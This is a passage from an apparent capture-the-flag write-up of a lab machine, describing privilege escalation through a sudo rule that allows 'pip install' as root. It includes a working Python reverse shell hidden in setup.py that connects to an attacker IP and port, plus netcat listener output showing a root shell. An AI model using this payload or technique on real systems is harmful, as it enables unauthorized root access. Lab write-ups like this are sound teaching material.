
Privilege escalation

The first step was to see what we are allowed to run. The output below says we can run pip install as root which is interesting.



```
homer@canape:~$ sudo -l
[sudo] password for homer:
Matching Defaults entries for homer on canape:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
```

First I created a directory called exploit and put the exploit.py inside. The code below is a python reverse shell. Now if we run pip install on the directory it installs the module onto the system! Now if we set up a netcat listener we get a connection! Running a few commands such as id show that we are now root!



```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.10",31337))
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"])
~
"setup.py" 5L, 215C written
homer@canape:~/exploit$ sudo pip install .
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned by the current
user and the cache has been disabled. Please check the permissions and owner of that directory.
If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the current user
and caching wheels has been disabled. check the permissions and owner of that directory. If exec
uting pip with sudo, you may want sudo's -H flag.
Processing /home/homer/exploit
```

```
root@pwn:~# nc -nvlp 31337
listening on [any] 31337 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.70] 47428
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/tmp/pip-L4MOTI-build
#
```